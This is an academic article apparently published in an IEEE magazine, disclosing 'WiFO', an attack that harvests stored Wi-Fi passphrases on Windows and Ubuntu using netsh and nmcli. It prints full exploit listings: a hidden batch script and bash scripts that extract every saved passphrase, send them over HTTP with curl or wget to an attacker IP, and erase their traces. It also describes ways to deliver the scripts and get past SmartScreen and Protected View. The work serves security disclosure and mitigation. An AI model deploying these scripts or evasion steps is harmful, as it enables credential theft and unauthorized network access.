

WiFO: All Your Passphrase Are Belong to Us

Efstratios Chatzoglou, University of the Aegean

Georgios Kambourakis, European Commission at the European Joint Research Centre

Constantinos Kolias, University of Idaho

No nontrivial software system can be built without regard for security. Even noncritical software systems can be used as an entry point to the critical systems to which they are connected, for example, exploiting system vulnerabilities to steal passwords for login and network access. This article describes one such attack.

It is well known that Wi-Fi Protected Access II (WPA2)-Personal Pre-Shared Key (PSK) authentication is prone to offline dictionary attacks,¹ requiring for exceedingly long, random passphrases with mixed-case and special characters. Based on the IEEE 802.11-2016

standard, which includes simultaneous authentication of equals (SAE) as originally defined in the IEEE 802.11s amendment, WPA3-Personal aims to mitigate this weakness. Thanks to the employment of the Diffie-Hellman key exchange, SAE is resistant to offline dictionary attacks, and therefore the most viable option for the aggressor is to hinge on repeated active attacks, guessing an alternative passphrase each time. Naturally, this methodology is far more costly for an attacker to mount. Moreover, due to the numerous authentication failures, there is a high probability that this behavior

will alert the network that an active attack is unfolding. And while some weaknesses have been already pinpointed,² WPA3-Personal is considered far more robust against passphrase guessing attacks in comparison to its predecessors. In this respect, the window of opportunity for the potential attacker has become much narrower.

This article introduces an easier and lucrative way of stealing the passphrase of an 802.11 network. By capitalizing



FROM THE EDITOR

No nontrivial software system can be built without regard for security. Even noncritical software systems can be used as an entry point to the critical systems to which they are connected, threatening the safety and well-being of the public. Therefore, it is incumbent upon the software engineer to minimize system vulnerabilities and protect against any attacks, including those that steal passwords for login and network access. This feature article describes one such attack—a network key harvesting scheme on machines running MS Windows or Linux OS. Let the software engineer beware! —Phil Laplante

on a certain misconfiguration, that is, overprivileged utilities, installed by default in both the MS Windows and Linux operating systems (OSs), the opponent is enabled to harvest any Wi-Fi passphrase stored in the victim device. This means that they will learn the cleartext passphrases of every Wi-Fi network the user has connected to in the past along with other germane information, say, the relative location of the user in terms of their Internet Protocol (IP) address. The root cause of the attack pertains to the so-called principle of minimal privilege, mandating that a user, process, or program must be, by default, enabled to only access the data and resources that are necessary for fulfilling its mission. We realized that this principle is abused for certain OS commands associated with wireless network critical services, which can be executed without administrator rights.

The introduced exploit, called “WiFO,” affects the latest version of both these OSs, namely, MS Windows 10 (v2004) and Ubuntu v20.04 (kernel v5.8.0-44-generic), as well as older versions, including MS Windows 8.1 and Ubuntu 18.04. Because WiFO does not aim to break the Wi-Fi authentication, the attack is applicable regardless of the WPAx version. For WPA and WPA2-Personal, the attacker is able to not only connect to the network as a legitimate client but also learn all of the Pairwise Transient Keys

(PTKs) of any other connected station. While the latter does not stand true for WPA3-Personal due to the property of forward secrecy offered by SAE, the opponent will still be able to rightfully connect to the network. As explained in the next sections, WPAx-Enterprise deployments using a username/password Extensible Authentication Protocol (EAP) authentication method on the Linux platform are vulnerable to this exploit as well.

Through a number of real-life scenarios, we demonstrate the exposed exploit and detail the various available options on the attacker’s side.

PRELIMINARIES

Network shell (netsh) is a command-line scripting utility that facilitates several network configuration actions for the active network of a given computer. Netsh was introduced in MS Windows 2000 and can be used along with batch files. Netsh is capable of configuring both remote and local machines and

through the use of dynamic-link libraries (DLL), it has the ability to work with other OSs. That is, netsh is able to alter almost every network aspect, including DHCP, DNS, Windows Firewall, and so on. Actually, netsh has the capacity to execute diverse legitimate DLLs, such as the Windows calculator or even the Visual Studio editor.

Over the years, netsh has been abused by attackers mainly as a persistent³ or pivoting tool,⁴ along with malicious DLLs.⁵ As is well known, a persistent attack^{6,7} is established when an attacker gains an enduring foothold to a compromised machine. Pivoting,⁸ on the other hand, refers to a situation where the attacker uses a compromised system to assault other blocked off systems on the same network.

Most netsh commands require administrator rights to execute. We observed, however, that few commands, including netsh wlan show profiles and netsh wlan show profile name=S-

Thanks to the employment of the Diffie-Hellman key exchange, SAE is resistant to offline dictionary attacks, and therefore the most viable option for the aggressor is to hinge on repeated active attacks, guessing an alternative passphrase each time.

SID key=clear, can be run by the ordinary user. The first command allows the user to learn the service set identifier (SSID) of every network the user has connected to in the past, while the second extracts in cleartext the wireless passphrase of a specific SSID. Note that for these commands to run properly, the wireless network interface controller (WNIC), say, a USB or PCIe card, must be plugged into the machine; it does not matter if the wireless network is switched on or off. Only WPAx-Personal configurations

are affected. Enterprise credentials for EAP Protected Extensible Authentication Protocol or EAP Tunneled Transport Layer Security using MSCHAPv2 or Password Authentication Protocol (PAP) as the client

interface. NetworkManager, a system network service (daemon), maintains connection information on known individual networks in configuration files called profiles. Nmcli has numerous functionalities, including device

system-connections/directory and are protected with the “600” permission, meaning only the root user can read or write. This weakness affects at least Ubuntu v18.04 and v20.04 distributions.

To leverage this situation and deliver all passphrases to the attacker, say, over HTTP, an option is to use the handy curl or wget commands. Curl is available by default in MS Windows 10 command-terminal, while wget is the default option in Linux. Based on these observations, an attacker could harvest all of the available passphrases from the victim computer, by creating a multistage attack or by simply dropping malicious files remotely.

Based on these observations, an attacker could harvest all of the available passphrases from the victim computer, by creating a multistage attack or by simply dropping malicious files remotely.

authentication method are kept encrypted, so the attacker must obtain administrator rights and PowerShell scripting capabilities to that machine to learn them.

On the other hand, the Linux platform provides the nmcli client for controlling NetworkManager and reporting network status via a command-line

and connection management, radio transmission control, and networking control. In our case, nmcli allowed the execution of grep commands, which then returned all of the passphrases for WPAx-Personal and username/password combinations for WPAx-Enterprise configurations. These credentials are stored in /etc/NetworkManager/

ATTACK SCENARIOS

To demonstrate the severity of this issue, we created three real-life attack scenarios, which are applicable to both MS Windows and Linux. A short video demonstrating the first attack scenario is available at the AWID data set website (<https://icsdweb.aegean.gr/awid/>).

Scenario I

The attacker mounts a classic Evil Twin⁹ attack against the wireless network, in which the victim is already connected to. As depicted in Figure 1, the attack clones the legitimate AP using a rogue one, and if the signal of the latter is stronger than that of the former, the victim's station may be lured into automatically connecting to the rogue one. Another possibility is for the attacker to trigger a de-authentication attack, which even in the presence of protected management frames (PMF) can be victorious.¹⁰ This can increase the chance of tempting many stations to eventually connect to the rogue AP. After the victim connects, the assailant launches a Captive Portal attack.¹¹ This locks the victim into the fake webpage controlled by the assailant, meaning that the former is unable to visit any other website for as long they remain connected to the rogue AP.

Then, the attacker initiates the automatic download of the exploit to the




FIGURE 1. A depiction of the attack described in the first scenario.

victim's machine. Examples of such malicious batch and bash files are given in Listings 1 and 2. If executed, the exploit will purloin the passphrases of all of the available SSIDs in that machine. Note that the execution of the exploit goes totally unnoticed by the user, that is, it starts minimized and without displaying any output. After sending the passphrases to the attacker, the malware deletes any created file and exits.

To lure the victim into executing, say, the batch file, the aggressor can embed it in an MS Word file (docx format). Then, they can place it in a self-extracting (SFX) RAR archive. Assuming a MS Windows 10 environment, when executing the aforementioned file, the victim will probably need to accept the so-called MS Windows SmartScreen protection. As detailed in the "Discussion" section, this safeguard is based on the reputation of the executable file publisher. That is, if the executable does not demonstrate a known publisher, a warning window pops-up to the user. Then, it is up to them to choose to run this file or not. The Windows Defender did not detect the attack and it did not even had access to the Internet since the attacker blocked this option as well.

Ubuntu mandates for a different tactic, since it does not allow the execution of files just by clicking on them. To overcome this issue, we created a malicious bash script, which is presented in Listing 2 or Listing 3, depending on the OS version. Then, as with MS Windows, the victim is forced to download the script and fooled into executing it. In addition, to acquire WPAx-Enterprise credentials, the attacker can run the command contained in Listing 4.

Overall, in both OS cases, a total of two user clicks or commands are required to steal all passphrases from the victim machine. The attacker can employ, say, Wireshark to receive the passphrases, and then terminate the attack.

Scenario II

This scenario is more straightforward and does not even require the attacker

LISTING 1. AN MS WINDOWS BATCH EXPLOIT.

```
#No output
@echo off
#Minimized
if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start ""/min
"%~dpnx0" %* && exit
setlocal EnableDelayedExpansion
for/f "tokens=2*delims=: " %i in ('netsh wlan show profiles^|find
  "User Profile"') do @echo%%j >> all_ssids.txt
FOR/f "tokens=1*delims=: " %a IN (all_ssids.txt) DO ECHO%%b >> only_
  ssids.txt

for/F "tokens=*" %A in (only_ssids.txt) do (
  set "ssid=%A"
  netsh wlan show profile name=!ssid! key=clear | findstr "Key" >
    key.txt
  set/p Send=<key.txt
  #Send SSIDs and passphrases to the attacker
  curl -d "{ \"text\": \"!ssid!\" }" -H "Content-Type: application/
    json" 192.168.50.5
  curl -d "{ \"text\": \"!Send!\" }" -H "Content-Type: application/
    json" 192.168.50.5
  del key.txt
)

#Delete malicious files and terminate
del all_ssids.txt
del only_ssids.txt
del key.txt
del firmware.bat &&
Taskkill/IM cmd.exe/F
```

to have access to the local network. Instead, it is assumed that the assailant has compromised a legitimate Web server, which is then used to spread malware, including those in Listings 1 and 2. If a user is lured into visiting this server, say, through a spam email or after falling victim to a watering hole attack, the malware will download and run, harvesting any available Wi-Fi key along with the location of the victim. In this way, in the mid or long run, the attacker can gather a slew of passphrases and, say, sell them to the dark Web. The intruder may also initiate a wardriving campaign, targeting every available SSID in their database of stolen Wi-Fi credentials. After obtaining access to each wireless network domain the

assailant may exercise a variety of malevolent actions, including the installation of a backdoor, compromise devices, launch spam campaigns, or even use this network as a steppingstone for attacking other targets of high value.

Scenario III

It assumes an Enterprise environment where a bring your own device (BYOD) policy is enabled. Such a setting requires a wired connection, which typically operates behind a HTTP proxy. The latter is used as a safeguard against HTTP-oriented attacks. On the downside, however, an insider could take advantage of this topology, enabling the realization of the attack with just one click. This is possible since MS Windows

LISTING 2. AN UBUNTU 18.04 BASH EXPLOIT.

```
#Capture permission read-only output
{grep -r '^psk='/etc/NetworkManager/system-connections/;} &>>
  ssid.txt;

#Keep only SSIDs
{sed -e 's/.*system-connections\(.*)Permission.*\/1/' ssid_
  grep1.txt;} &>> ssid_grep2.txt;

#Remove any extra character
{sed -e 's/[[::]]//g' ssid_grep2.txt;} &>> final_ssid.txt
#Send every SSID that was found
wget -O- --q --post-file=final_ssid.txt--header='Content-
  Type:application/json' '192.168.50.5' &>/dev/null

filename="final_ssid.txt"

#For each SSID
while read -r line; do
  name="$line"

  #Grep passphrase
  {nmcli --show-secrets connection show $name | grep
    802-11-wireless-security.psk:;} &>> passphrases.txt
  #Send each passphrase to the attacker
  wget -O- -q --post-file=passphrases.txt --header= 'Content-
    Type:application/json' '192.168.50.5' &>/dev/null

done < $filename
#Delete all files
shred -uz -n 2 ssid.txt
shred -uz -n 2 ssid_grep1.txt
shred -uz -n 2 ssid_grep2.txt
shred -uz -n 2 passphrases.txt
shred -uz -n 2 linux.sh
exit
```

LISTING 3. AN UBUNTU 20.04 BASH EXPLOIT. ONLY THE SECOND COMMAND OF LISTING 2 IS CHANGED.

```
#Due to a different prefix, we change the last identifier
{sed -e 's/.*system-connections\(.*)\.nmconnection.*\/1/' ssid.tx
  t;} &>> ssid_grep1.txt;
```

LISTING 4. AN UBUNTU 20.04 BASH EXPLOIT: THE COMMAND TO DISPLAY WPAX-ENTERPRISE CREDENTIALS.

```
nmcli --show-secrets connection show MY-SSID | grep '802-1x.id
  entity\|802-1x.password':
```

OS recognizes this type of networks as local intranets, namely, trusted. Consequently, when the user downloads a file from an intranet IP address, a no-zone-identifier flag will be set.

A Linux user can also be tricked into executing the malicious script. This may happen if the victim downloads locally, say, a GitHub repository, that among others contains the script. After running it, the victim will ignorantly send every passphrase stored in that device to the attacker. In this case, the aggressor based on the insider's information is able to additionally link the passphrases with the real identity of the victim, which by itself increases the risk.

DISCUSSION

An opponent has several different choices to choreograph WiFO. Each one of them will require a maximum of two clicks or command executions for deceiving the victim into running the malicious file. MS Windows uses mainly two protection methods, SmartScreen and Protected View. The first is related to executable files, while the second is implemented to MS Office files as a sandbox; even if the user executes a piece of malware, the relevant code cannot harm them.

Additionally, to tell apart between unknown and trusted files, the zone identifier was implemented. This identifier accompanies every file that originates outside of the OS. When a user downloads a file from the browser, the zone identifier is enabled locally, assigning the value of "3," meaning "Internet." Then, if this file is an executable, the SmartScreen protection will pop up asking if the user allows its execution. The OS will send the file's signature to the cloud, where SmartScreen lies. Signing the file with an extended validation (EV) certificate will waive this protection. Otherwise, if the file has been signed with the MS SignTool, the total number of downloads this file had is checked for the OS to decide if its execution should be allowed. Note that currently the threshold of downloads is not available as an information from

Microsoft. Presently, SmartScreen operates over Transport Layer Security (TLS) v1.0, v1.1, or v1.2, without enjoying the protection of the HTTP Strict Transport Security (HSTS) header, which forces a HTTP connection to be always served through a secure HTTPS channel. So, a dexterous opponent may also think of hijacking and redirect the connection between the client and the SmartScreen server by acting as a man-in-the-middle.

All in all, signing the executable with an EV certificate or even reaching the total number of downloads along with a SignTool signature, seems to be enough to bypass SmartScreen for an EXE or SFX type of file. Additionally, an HTA type of file can be used. The latter is an app which can be run from an HTML document; it contains hypertext markups and may also include VBScript or JScript code. When marked with the zone identifier, this executable will trigger the old version of SmartScreen, which has more chances to be clicked by the victim.


Protected view also relies on the same zone identifier. The difference is that when the identifier is “3,” the protected view mechanism is enabled by default—no user interaction is needed. Therefore, this mechanism seems to emerge more often, as every downloaded MS Office file will trigger this countermeasure. This means that the protected view mechanism may be infeasible for an attacker to manipulate. Skillful opponents will therefore attempt to outsmart this identifier. For instance, they may send to the victim a malicious ZIP or ISO archive; when extracting the containing files locally, these archives do not assign the zone identifier to the extracted files. Consequently, a malicious MS Office file can be opened without sparking off the protected view. The user must still succumb to two clicks for the attack to be triggered, but it remains a more realistic scenario since no security mechanism will be activated. No less important, apps that enable transferring of any type of file via the Internet, such as Viber or Skype, do not assign the zone identifier to the downloaded files.

On top of everything else, and regardless of the followed attack tactic, the opponent may exploit a misconfigured MS Internet Explorer browser. Although the latter, they can exploit the ActiveX element, which would turn this assault into a clickless one. Namely, ActiveX elements are capable of executing OS commands remotely. So, the opponent can harvest all passphrases from a device, by simply outsmarting the victim into visiting a specific malicious webpage.

Ubuntu case is straightforward and has a different base of phishing attempts. For instance, as already mentioned, an attacker could create a malicious GitHub repository. Another possibility is to capitalize on exploits pertaining to known common vulnerabilities and exposures. Linux users tend to not update frequently, since they do not wish to have any software issues. So, an attacker could leverage this, by targeting a remote code execution vulnerability to a preinstalled program, say, Libre Office.

Obviously, WiF0 can be mitigated by mandating administrator permission to run the relevant commands, or even deny these commands to return the credentials, as with the MS Windows WPAx-Enterprise case. Additionally, for MS Windows, the user can unplug their WNIC. This would render netsh inoperative, but it can practically be applied only to USB WNICs. At the present configuration, for both OSs, the responsibility is basically transferred to the user to avoid downloading from unreliable sources and falling for phishing attacks. For the first and third attack scenarios, HSTS protection can also serve as an effective remedy; redirection attacks would be made almost infeasible.

Taking advantage of certain misconfigurations spotted in mainstream OSs, this article introduces a powerful Wi-Fi passphrase harvesting attack that practically undermines WPAx-Personal. This WiF0 exploit affects both MS Windows and Linux-based supplicants, and for the latter, even exposes passphrases

employed for WPAx-Enterprise installations, if the utilized EAP method relies on username/password. We demonstrated that the attack can be mounted in the local wireless network in conjunction with an evil twin and a captive portal assault, in an enterprise setting assuming BYOD, or remotely after compromising or controlling a Web server. In the third case, the aggressor can harvest an abundance of Wi-Fi keys along with the relative location of each network, and tap into this data to unleash multitarget attacks, say, with the aid of a botnet or otherwise. The key takeaway is that failing to observe basic security principles, namely, the least privilege in this case, inevitably leads to serious weaknesses. Even more, this situation clearly reasserts the need for usable security instead of simply being blindfolded to the infertile “blame the user” philosophy. 

REFERENCES

1. C. Kolias, G. Kambourakis, A. Stavrou, and S. Gritzalis, “Intrusion detection in 802.11 networks: Empirical evaluation of threats and a public dataset,” *IEEE Commun. Surveys Tuts.*, vol. 18, no. 1, pp. 184–208, 2015. doi: 10.1109/COMST.2015.2402161.
2. M. Vanhoef and E. Ronen, “Dragonblood: Analyzing the dragonfly handshake of WPA3 and EAP-PWD,” in *Proc. IEEE Symp. Security Privacy*, 2020, pp. 517–533.
3. “Event triggered execution: Netsh helper DLL,” MITRE ATT&CK. <https://attack.mitre.org/techniques/T1546/007/> (accessed Mar. 11, 2021)
4. D. Hamann, “Pivoting: Setting up a port proxy with Netsh on Windows.” David Hamann. <https://davidhamann.de/2019/06/20/setting-up-portproxy-netsh/> (accessed Mar. 11, 2021)
5. “Hijacking DLLs in Windows.” Wietze Beukema. [Online]. Available: <https://www.wietzebeukema.nl/blog/hijacking-dlls-in-windows>
6. A. Alshamrani, S. Myneni, A. Chowdhary, and D. Huang, “A survey on

advanced persistent threats: Techniques, solutions, challenges, and research opportunities," *IEEE Commun. Surveys Tuts.*, vol. 21, no. 2, pp. 1851–1877, 2019. doi: 10.1109/COMST.2019.2891891.

7. A. Lemay, J. Calvet, F. Menet, and J. M. Fernandez, "Survey of publicly available reports on advanced persistent threat actors," *Comput. Secur.*, vol. 72, pp. 26–59, 2018. doi:[10.1016/j.cose.2017.08.005].
8. G. Apruzzese, F. Pierazzi, M. Colajanni, and M. Marchetti, "Detection and threat prioritization of pivoting attacks in large networks," *IEEE Trans. Emerg. Topics Comput.*, vol. 8, no. 2, pp. 404–415, 2017. doi: 10.1109/TETC.2017.2764885.
9. M. Agarwal, S. Biswas, and S. Nandi, "An efficient scheme to detect evil twin rogue access point attack in 802.11 wi-fi networks," *Int. J. Wireless Inf. Netw.*, vol. 25, no. 2, pp. 130–145, 2018. doi:[10.1007/s10776-018-0396-1].
10. E. Chatzoglou, G. Kambourakis, and C. Koliass, "Empirical evaluation of attacks against IEEE 802.11 enterprise networks: The AWID3 dataset," *IEEE Access*, vol. 9, pp. 34,188–34,205, Mar. 2021. doi: 10.1109/ACCESS.2021.3061609.
11. T. Radivilova and H. A. Hassan, "Test for penetration in Wi-Fi network: Attacks on WPA2-PSK and WPA2-enterprise," in *Proc. Int. Conf. Inf. Telecommun. Technol. Radio Electron. (UkrMiCo)*, 2017, pp. 1–4. doi: 10.1109/UkrMiCo.2017.8095429.

EFSTRATIOS CHATZOGLOU is with the University of the Aegean, Samos, 83200, Greece. Contact him at efchatzoglou@gmail.com.

GEORGIOS KAMBOURAKIS is with the European Commission at the European Joint Research Centre, Ispra, 21027, Italy. Contact him at georgios.kampourakis@ec.europa.eu

CONSTANTINOS KOLIAS is an assistant professor in the Computer Science Department at the University of Idaho, Idaho Falls, Idaho, 83402, USA. Contact him at kolias@uidaho.edu.

Computing in Science & Engineering

The computational and data-centric problems faced by scientists and engineers transcend disciplines. There is a need to share knowledge of algorithms, software, and architectures, and to transmit lessons-learned to a broad scientific audience. *Computing in Science & Engineering (CiSE)* is a cross-disciplinary, international publication that meets this need by presenting contributions of high interest and educational value from a variety of fields, including physics, biology, chemistry, and astronomy. *CiSE* emphasizes innovative applications in cutting-edge techniques. *CiSE* publishes peer-reviewed research articles, as well as departments spanning news and analyses, topical reviews, tutorials, case studies, and more.

Read *CiSE* today! www.computer.org/cise

